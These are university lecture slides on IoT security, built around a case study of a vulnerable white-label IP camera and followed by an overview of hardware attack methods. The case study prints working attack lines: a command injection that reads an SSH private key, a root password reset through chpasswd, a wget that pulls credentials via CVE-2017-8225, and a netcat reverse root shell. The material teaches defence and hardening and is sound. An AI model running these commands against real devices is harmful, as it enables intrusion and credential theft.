Co-funded by the
Erasmus+ Programme
of the European Union

ISSES

ISSES – Information Security Services
Education in Serbia

Supported by the Erasmus+ Capacity Building in the field of Higher Education (CBHE) grant
N° 586474-EPP-1-2017-1-RS-EPPKA2-CBHE-JP

# THE INTERNET OF THINGS

## COMPUTER SECURITY

*Lecture 4*

**ISSES 2017-2020**
**Novi Sad, Serbia**

Information Security Services Education in Serbia (ISSES)

# 4.1 What is the Interent of Things?

# The Internet of Things

- Amorphous concept with many meanings and more than a touch of marketing-speak to it
- Sort of like ‘Deep Learning’
- Originally meant to encompass a vision of the future when there was more *things* connected to the Internet than people (we live in that future now) and where computers manage nearly all physical objects, i.e. everything around us has a digital existence in one way or another and is at least trackable and ideally manageable from without.
- Think of being able to call up a list of everything in your home that your computer can compile by scanning the UID-broadcasting electronic ID chip that is on everything you own.

# Keven Ashton, 1999

*Nearly all of the […] data available on the Internet were first captured and created by human beings—by typing, pressing a record button, taking a digital picture or scanning a bar code. Conventional diagrams of the Internet include servers and routers and so on, but they leave out the most numerous and important routers of all: people. The problem is, people have limited time, attention and accuracy - all of which means they are not very good at capturing data about things in the real world. And that's a big deal. […] If we had computers that knew everything there was to know about things— using data they gathered without any help from us—we would be able to track and count everything, and greatly reduce waste, loss and cost.*

Source: https://www.rfidjournal.com/articles/view?4986

# Still science fiction but...

- In reality, nobody's bothering to put some sort of unique identity on *everything.*
- In practice, IoT has come to signify, instead, the notion that machines and appliances one does not normally associate with computer and communications technology should come equipped with computing functionality and/or internet connectivity in order to provide management functionality over a standardized interface, these days most commonly an app on a smartphone.
- The most common marketing term is 'smart X' where 'X' is the device the manufacturer feels would be best served by having a REST server on it.
- A stroll through your local electronics retailer will show that this extends to essentially anything down to light-bulbs.

# Uses of smart devices

- These smart devices typically include some sort of system-on-a-chip or some other embedded computing solution which typically runs a stripped-down version of Linux and on one hand manages the systems of the device and on the other exposes these through a standardized interface of some sort.
- Typically this interface is either a Bluetooth connection to a smartphone running a custom app or it is capable of internet connectivity and runs some sort of server, typically a HTTP server providing REST functionality.
- This way it can be interfaced with using a very rapidly deployed application which may be either web-based (and running on the device itself) or smartphone based.

# Types of Smart Devices

- Smart Home/Home automation
  - Amazon Echo, appliances, smart TVs, smart plugs/locks/bubls, IP cams
- ICS
  - PLCs, sensors
- Health Care
  - Personal EKGs, blood pressure monitors, pacemakers…
- Network Devices
  - Smart switches, routers
- Developer Boards
  - Raspberry PI, Arduino
- Other
  - Drones, cars, everything and anything

# Everything and Anything?

## Can a blockchain-IoT hybrid finally give us smart guns?

Cate Lawrence / 26 Sep 2016 / Connected Devices / Health


As is customary with headlines ending with a question mark, the answer is ‘no,’ but it goes to show that there is literally no device that someone, somewhere, doesn’t want to give network access.

Source: https://readwrite.com/2016/09/26/can-a-blockchain-iot-hybrid-be-the-key-to-the-success-of-smart-guns-dl1/

# Smart factories

- A particularly important subset of IoT is the industrial sector.
- Unlike normal, consumer IoT, here the need for remote management is much keener and the resources protected by device security much, much, much more important.
- Network connectivity as a part of a complete industrial process is vital for whole-factory management, let alone the current frontier in factory automation: lights-out factories.
- These are factories with little or no human involvement at all.
- Needless to say, this requires complete network connectivity of each and every sensor which gives the total system a *tremendous* attack surface.

# Smart factories



Information Security Services Education in Serbia (ISSES)

# 4.2 IoT Vulnerability

# So how bad is it?

HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT

**The easy way your "smart" coffee machine could get hacked and ruin your life**

**Hacker Hijacks a Police Drone from 2 Km Away with $40 Kit**

**Is YOUR smart TV at risk of being hacked? Consumer Reports warns MILLIONS of Samsung and Roku devices have 'easy-to-find security flaws'**

HACKERS CAN DISABLE A SNIPER RIFLE—OR CHANGE ITS TARGET

**Smart refrigerator hack exposes Gmail login credentials**

**The Mirai botnet explained: How teen scammers and CCTV cameras almost brought down the internet**

VPNFilter malware has infected a million routers


# Oh….

- It's *very* bad.
- The terms like 'disaster' and 'nightmare' tend to be thrown around by people who aren't prone to exaggeration.
- Incredibly valuable, vulnerable resources are being managed by systems which are often *completely* insecure.
- It's not just the terrible problem of letting attackers into your home network to abscond with your bank details, as bad as that is.
- IoT devices also manage *cars* and building infrastructure and, as we've just discussed, vast factories.
- All are vulnerable and no solution is in sight.
- This is perhaps the greatest security crisis of our time.

# Origins of vulnerability

- Malice
  - Sometimes devices are made with deliberate vulnerabilities
  - The manufacturer's own security might be compromised
  - It could be rogue employee
  - It could be a deliberate plan
- Incompetence
  - Some of these devices are really really really badly built
- Economics
  - Devices are built down to a price and security costs
  - This particularly precludes *updated* security
- Convenience
  - The more secure a device is *the less convenient it is.*
  - It makes sense…

# …what's more convenient?



# Vulnerability showcase

- We'll analyze the vulnerability of a particular IoT device based on the experiences chronicled on a blog maintained by, among others, David Szili called "Jump ESP, jump"
- If you don't find that funny, you should review your notes back from Computer Architecture classes before we get to the lectures on memory and stack based attacks.
- We'll cycle through various features of the IoT device, discuss how ruinous they are, and we'll focus in particular on the category of fault they represent.
- This also serves as a sort of preview of 4.3 which talks about vectors of attack in a general sense.
- Though, as the very next slide will show, there's one specific category of fault that stands above all others:

# Malice

Saturday, September 26, 2015

## How I hacked my IP camera, and found this backdoor account

The time has come. I bought my second IoT device - in the form of a cheap IP camera. As it was the most affordable among all others, my expectations regarding security was low. But this camera was still able to surprise me.

Maybe I will disclose the camera model used in my hack in this blog later, but first, I will try to contact someone regarding these issues. Unfortunately, it seems a lot of different cameras have this problem because they share being developed on the same SDK. Again, my expectations are low on this.

## The obvious problems

Source: https://jumpespjump.blogspot.com/2015/09/how-i-hacked-my-ip-camera-and-found.html

# Brief legal notice

- This camera is a commercial product made by a legal entity.
- To avoid legal entanglements, this presentation follows the lead of the security researchers whose work is being reported on and censors all mention of the camera's origin, make, or manufacture.
- This does not concern us in this specific instance: we aren't trying to decide whether to get an IP camera, we are trying to see what *sort* of IoT device is on sale and how it impacts the overall security picture.

# Malice

- What we are looking at here is a white-label IP camera.
- Let’s unpack this
- An IP camera is a specific type of IoT device that’s basically a standalone webcam you can grab video from using a desktop/mobile app. It’s used for low-grade security or as a baby monitor or a door cam.
- A white-label solution is a pattern you find continuously in IoT devices: one single SoC+software solution sold under a bewildering variety of names, producers and in various plastic bodies.
- This means that it is hard to track which devices have problems, as even once one is identified and named, it may pop back onto store shelves under a different name, from a different manufacturer, and with a different body.

# Convenience

- The device supports the use of Ethernet cable, but let's be honest, the device is *way over there* and running cable is a nuisance.
- Of course you'll use WiFi.
- But configuring a password on the device which is only accessible through a network is a nuisance, too, so instead of using WPA2, which it does support, you'll use open WiFi to connect it.
- Okay, so all the packets are going across the local network in the clear and anyone with an antenna in the neighborhood can eavesdrop, sure, but there's some other protection, right?
- Right?

# Incompetence

- The camera is managed via desktop application
- The app sends commands through HTTP via port 81
- HTTP, not HTTPS
- Instead of session management the password and username are sent in plain *as part of every GET request.*
- This mean that the information is leaked to anyone able to spy on the network.
- Or get physical access to the machine as the password is kept in clear in "C:\Users\<USER>\AppData\Local\VirtualStore\Program Files (x86)\<REDACTED>\list.dat"


# Convenience?

- The camera also blasts all its data over the internet (via the UDP OSI level 4 protocol) to servers presumably under control by the manufacturer.
- That means that all the data from the camera is *instantly* leaked to a third party.
- The reason why is, conceivably, just convenience: you can use the app remotely without having to set up some sort of dynamic DNS service to get a stable home address and then setting up your home router for port forwarding or creating some sort of VPN tunnel.
- Still, depending on how much you trust the manufacturer, the IP camera has just become an IP *spy* camera.

# Incompetence

- One vulnerability of this particular device is to something called *command injection.*
- Command injection is a cousin to much more famous ‘SQL injection’ but belongs more fully to OS security
- It happens when an application takes unsecured, unsanitized input and hands it off to the shell via the ‘system’ command.
- This is a terrible, terrible idea.
- Why? Because the shell offers a multitude of ways to execute more than one command or to insert inside one command the execution of another using, for instance, $() syntax.

# Briefly on command injection




- Consider a simple shellscript.
- We feed it its one parameter from an online form, it can do nothing but output it back to the user.
- It’s perfectly harmless, right?

# Briefly on command injection

```
veljko@sunchaser:~/sec/inject$ ./inject.sh $(cat ~/.ssh/id rsa > tst;cat tst|tr -d ' \n')
```

```
$(cat ~/.ssh/id rsa > tst;cat tst|tr -d ' \n')
```

What we've done here is turn the simple parameter into the result of executing a command that first shifts the contents of my private key into a convenient file, prints the file to the standard output but not before stripping out all blank spaces and newlines from it (the key payload doesn't have them anyway) so that the echo command may print it.

It would be possible to exfiltrate information even if we have no access to the output of the command by either editing something that's visible from the outside (think something in /var/www) or, if there's no outside access *at all* by pinging a bogus URL that contains information we wish to leak and peeking at the DNS logs.

A useful tool to consider when it comes to testing for this sort of vulnerability is https://github.com/commixproject/commix

# Camera command injection

- In this instance, the system which allows the camera to be configured to save images at predetermined intervals to an external FTP server appears to feed the password to some internal tool using the shell.
- Therefore, anything that's in the password is treated as suitable for shell expansion. That means that all you have to do is make sure your password is URL-encoded (otherwise it'll get mangled) and squeeze in your command into 32 characters.
- What has caused this problem? Well, the source to the command in question has leaked:

# Vulnerability in ftnpupdate.sh

```
/system/system/bin/ftp -n<<!
open ftp.site.com 21
user ftpuser PASSWORDHERE
binary
mkdir  PSD-111111-REDACT
cd PSD-111111-REDACT
lcd /tmp
put 12.jpg 00_XX_XX_XX_XX_CA_PSD-111111-
REDACT_0_20150926150327_2.jpg
close
bye
```

# Exploiting injection

- All that is required is to pick a (short) new password for root, say, abcd, and use the following command: $(echo ‘root:abcd’|chpasswd)
- Of course, this will be mangled in transit so using url encoding helps producing something akin to: %24%28echo%20%E2%80%98root%3Aabcd%E2%80%99%7Cchpasswd%29
- This will give the root user a new password
- Why is this possible? It shouldn’t be, right? If we tried it with my old inject command it’d fail. Why does it work here?
- *Because everything’s running as root, that’s why.*

# Exploiting injection

- Okay, but if we have the root password, how to we put it to use?
- The camera has an open telnet port which, naturally, allows for root access.
- *Of course.*
- But I promised a backdoor at some point?
- Well it turns out that you can dump the password file to a secure location, inject your own root password, log in, and read out what the password is meant to be according to factory settings: 123456
- This can’t be permanently changed, by the way.

# Exploiting the camera

- The mechanism seems obvious: as long as we are on the same network we can use the backdoor root password if it works on the specific model or the command injection exploit if the password doesn't work and get root access, doing whatever we please with the device.
- Of course this is all fairly terrible and a good reason to never buy such a device, but it does require access from the *local* network. So, in the end, while it could be exploited in some scenarios, in *practice,* there's not much threat.
- Further, the more flagrant problems can be ameliorated by hardening the device somewhat.

# CVE-2017-5674

Also:

- CVE-2017-8224
- CVE-2017-8222
- CVE-2017-8225
- CVE-2017-8223
- CVE-2017-8221
- …
- Oh.
- That’s not good is it?

# What does all of this mean?

- Simply put, the cloud protocol we mentioned earlier is a nightmare of insecurity
- It has a collection of horrific vulnerabilities but the one that allows for full, automated control from a remote party is a combination
- First, use CVE-2017-8225 which is a bug in which the custom-adjusted (by the manufacturer) GoAhead web server doesn’t check user credentials correctly to gain access to system ini files. Then, extract the credentials remotely. Already this means admin control over the device itself, and therefore spying on the user is the simple matter of executing a single command

  wget -qO- 'http://192.168.1.107/system.ini?loginuse&loginpas'|xxd|less

# Exploitation

- Then, once administrative access is obtained it's possible to use command injection via the incorrectly programmed FTP control interface to execute arbitrary code.
- Anything is possible, of course, but the simplest way to gain access is to run another instance of telnet configured to not even ask for login credentials.
- Of course, this will only open a port that connects only locally.
- This is not a particular problem, however. Simply listen on the exploiter computer at some arbitrary port (1337 is traditional) and then *start* a connection using command injection using the netcat tool to execute /bin/sh (as root, mind) and connect to the port we've prepared.

# Exploitation

**Exploiter, 192.168.1.2**

- nc –vlp 1337
- Listens to connection…
- Once it gets a connection the terminal this runs at becomes a root terminal for the exploited device.

**Exploited, 192.168.1.7**

- (injected) nc 192.168.1.2 1337 –e /bin/sh
- This is injected using the second exploit, and executed. It will connect to the exploiter and send it the output of the command specified under –e and send that command the input received.
- In other words: it will start a root shell.

# Economics

- It’s somewhat tempting to ascribe nefarious motives to the manufacturer here
- Indeed, I’ve termed the back door they have left (and it is, let us be clear here, a real back door) a product of ‘malice.’
- But in truth, it is highly unlikely that the manufacturer left the hole there for malicious exploitation. It’s not cunning enough for that, for a start.
- Far, far more likely is that this was the cheapest, dirtiest way to do everything.
- Why does everything run as root? No worries about permissions, everything runs the first time ‘round.
- Why is there a telnet port with a default password? Easy debugging and fixing.

# Economics

- Why does the web server run with additional homebrew kludges that render it vulnerable? Easiest way to get what the manufacturer wanted.
- Why is there no proper session management and the passwords are instead sent through GET-based query statements? If you've ever written a quick and dirty web server solution you surely know: get parameters are the easiest to get at requiring the least in the way of coding.
- Why no HTTPS? Well, for one, certificates cost money, and setting them up can be a chore and, anyway, they need to be periodically updated and that won't really work with cameras scattered all over the globe.
- The answer is always the same: it's cheaper, easier to do it one way so that's the way it is done.

# Economics

- The deepest problem, however, lies in the influence of economics on what happens *after* the problem is discovered.
- Nothing.
- Nothing at all.
- This vulnerability is easily three years old and yet the casual search for vulnerable devices I've just conducted came up with 37 056 results. 9338 in China. 4188 in the United States. 2020 in Italy, 1821 in Thailand… The vulnerability is everywhere and it is plentiful, though it is fair to point out that at its peak there were closer to 250 000 vulnerable devices.

# Economics

- The issue is, first, that faulty devices are manufactured in job lots, handed off to third parties which specialize only in packaging the device in an attractive case and/or box, and that the resulting package is sent to wait on shelves and in warehouses until someone buys it.
- It is not impossible that, even now, if you should stroll down to the local electronics retailer you'll find at least one such device for sale, here, now.
- Furthermore, once the device is sold it is in no-one's interest to maintain it: update servers cost and the technology required for seamless updates at this scale would make the sale of such devices unprofitable, and so nobody does it.

# Threats

- Is this vulnerability a threat?
- Certainly for an individual possessing such a camera there is a *privacy* concern, but let's say that a business bought it and it is using it to watch a back gate to a warehouse.
- Ultimately, the business doesn't *care* if someone else is watching. It's a public street.
- Certainly, the camera might be disabled remotely, and that's a minor worry, but sophisticated tech attack is hardly how the business fears being robbed.
- And, yes, it'd probably be annoying to have the camera mine bitcoin or what-have-you, but that's not really a realistic threat.

# Threats

- Control over one such camera is fundamentally not an important thing.
- Control over several thousand? Several hundred thousand?
- That changes things.
- These sorts of devices are used to construct massive distributed denial of service botnets which, when harnessing all those internet connections (to which the device has unfettered access!) spread all across the world, can temporarily disable even major providers of internet infrastructure. One such botnet, for instance, disabled ‘Dyn’ a noted DNS service provider and that, as a knock-on effect disabled parts of Amazon.

# Securing such devices

- In your future work as a security professional it may become necessary to, once you know a device you manage is exploitable to this or a similar degree, take steps to secure it.
- The best possible approach involves a dustbin and careful aim.
- If this is not possible, the first step is to wrap the device in cotton wool, metaphorically speaking: filter all network traffic at your own router and do it aggressively and proactively. Isolate only those flows of information that are completely indispensable and block everything else.
- If at all possible, gain access to the device and try to harden it to attack

# Hardening devices

- If updating system software is possible, do that immediately.
- If not, try to modify the installation so that:
  - No backdoors are available.
  - No debug telnet or SSH servers are running.
  - The system only boasts those commands that are needed for its function: there is no cause *at all* for a webcam to have the ‘nc’ tool installed and yet there it is on over 1250 different models.
  - If at all possible, see to it that no server is run as root.

Information Security Services Education in Serbia (ISSES)

# 4.3 How to attack IoT devices?

# Modes of attack

- By target
  - Undirected — We just want *some* vulnerable device (either to see how many there are or for nefarious purposes)
  - Directed — We have a specific model of device we wish to break the security off.
- By method
  - Outside-in — We treat the device as a sealed box and attempt to map out its behavior by observing it from without.
  - Open-box — We open the device entirely and subject it to hardware hacking.

# Undirected attack

- We won’t ever do this, as trawling the ‘net for vulnerable devices is to us only useful if we are doing statistical research on the number of vulnerable devices online.
- Apart from that it is impossible to gain the consent of these random users somewhere in the world and without their consent breaking security is a serious crime.
- This is not something we plan to do.
- However, should we wish to measure the severity of a problem, some way to search IoT devices might be useful. For this purpose, the best tool is https://www.shodan.io/

# Directed attack

- This is much more appropriate to our needs as it can be directed against a device we specifically own so we can try whatever we like without risking arrest.
- The most common cases are security research where we wish to ascertain the vulnerability of a specific device and penetration testing where we wish to measure the quality of security somewhere (at their request naturally) and do so by attacking.
- Any IoT device present has a good chance of being a weak link, hence it is worth it to analyze its behavior carefully.

# Outside-in attack

- Gathering information is crucial: if we can’t open the device we must make the best use we can of its outputs and inputs and what can be gleaned from carefully observing it.
- A good first step is to positively identify the device: whatever case it is in, the electronics of the device, if they wish to be sold in America must pass FCC tests. This means that on the device there must be a sticker holding on it an FCC ID number which can be searched through fccid.gov and fccid.io. This provides useful technological details.
- With this it’s possible to learn a bit about how it works and to maybe even get datasheets on some of its components.
- This is also where searching vulnerability databases helps: if someone else has a CVE on it already this is a start.

# Outside-in attack

- Once a survey of the device has been performed the next step is a careful study of the instruction manual: of particular interest are little-used features it might have. Consider the value FTP-upload had in the previous case.
- If full access is available and possible, the supplied interface for it use and configuration should be used and the limits of the various configuration inputs should be tested: a command injection can be easily detected by noting anomalous response to special characters.
- Of particular interest is to, if the device communicates over the network to subject its communications to the most careful analysis, especially if it has been configured to talk in the clear.

# Open-box attacks

- With just a peak inside it's often possible to gain a very detailed view of what's going on through the simple expedient of reading labels on chips and finding their datasheets. Commonly everything in a device is off-the-shelf and thus amenable to careful analysis.
- This can help identify e.g. a particular generation of vulnerable SoC so we can reduce our problem to the application of an existing reported vulnerability.
- But even if there isn't anything direct we can use, access to all the technical details can permit us to understand how to mount a direct attack via built-in serial ports or firmware reverse-engineering.

# Serial access

- A particularly potent advanced technique for IoT devices is to abuse the fact that such devices commonly have ports used for final programming and debugging built into their boards.
- These ports may support UART, SPI, I2C, or JTAG
- Before they can be used the individual pins must be identified and a suitable interface connected to them and from there to a computer.
- The problem of connection can be delicate as the correct pinout, voltage, amperage, and polarity must be used.
- Failure to be careful here may cause permanent hardware damage.
- It doesn’t count as defeating security if the device is on fire.

# UART

- UART is a moderately ancient standard for serial communication.
- It can easily be accessed as long as pins are identified (sometimes they are labeled right on the board!) and a suitable adapter is used.
- A Raspberry Pi can be exceptionally useful because of its GPIO pins.
- Once a connection is assured on a hardware level and once software like minicom is used to establish communication it’s not uncommon to get access to a special boot menu or to a root shell.
- This can be then used to learn precisely how the system works.

# SPI & I2C

- These are more specialized protocols
- Their chief purpose is to allow someone to dump the contents of a memory chip
- This is a perfect way to gain access to firmware-containing chips which in turn permits careful static analysis.
- Specialized hardware is required such as the ‘Bus Pirate’ for SPI, and a specialized I2C to USB adapter for I2C.
- Specialized software is needed, but is easily obtainable as open source.

# JTAG

- JTAG is an IEEE standard for in-built testing circuitry.
- It supplements an integrated circuit board with a Test Access Port controller which is a chip managing all the ‘Boundary Scan Cells.’
- These are devices placed in a network around each pin functioning, when communicating with each other, as a large shift register, remembering past outputs and allowing for arbitrary inputs.
- Cells are neither read nor written directly, but through the intercession of the TAP.

Useful illustration: https://www.youtube.com/watch?v=PhaqHKyAvR4
Extended explanation from a very Australian man:
https://www.youtube.com/watch?v=TlWlLeC5BUs

# JTAG

- What JTAG is for is testing a circuit and, more importantly for us, *debugging* a circuit.
- This means that we have full access to all values and full ability to edit them as the device operates.
- With suitable software (OpenOCD) and suitable hardware (A Rapbery Pi is, again, highly useful) it is possible to have the equivalent of debugger attached to a hardware device.
- This means that it’s possible to not only set pin values as needed, but to also halt execution at an arbitrary point and dump contents of arbitrary memory chips.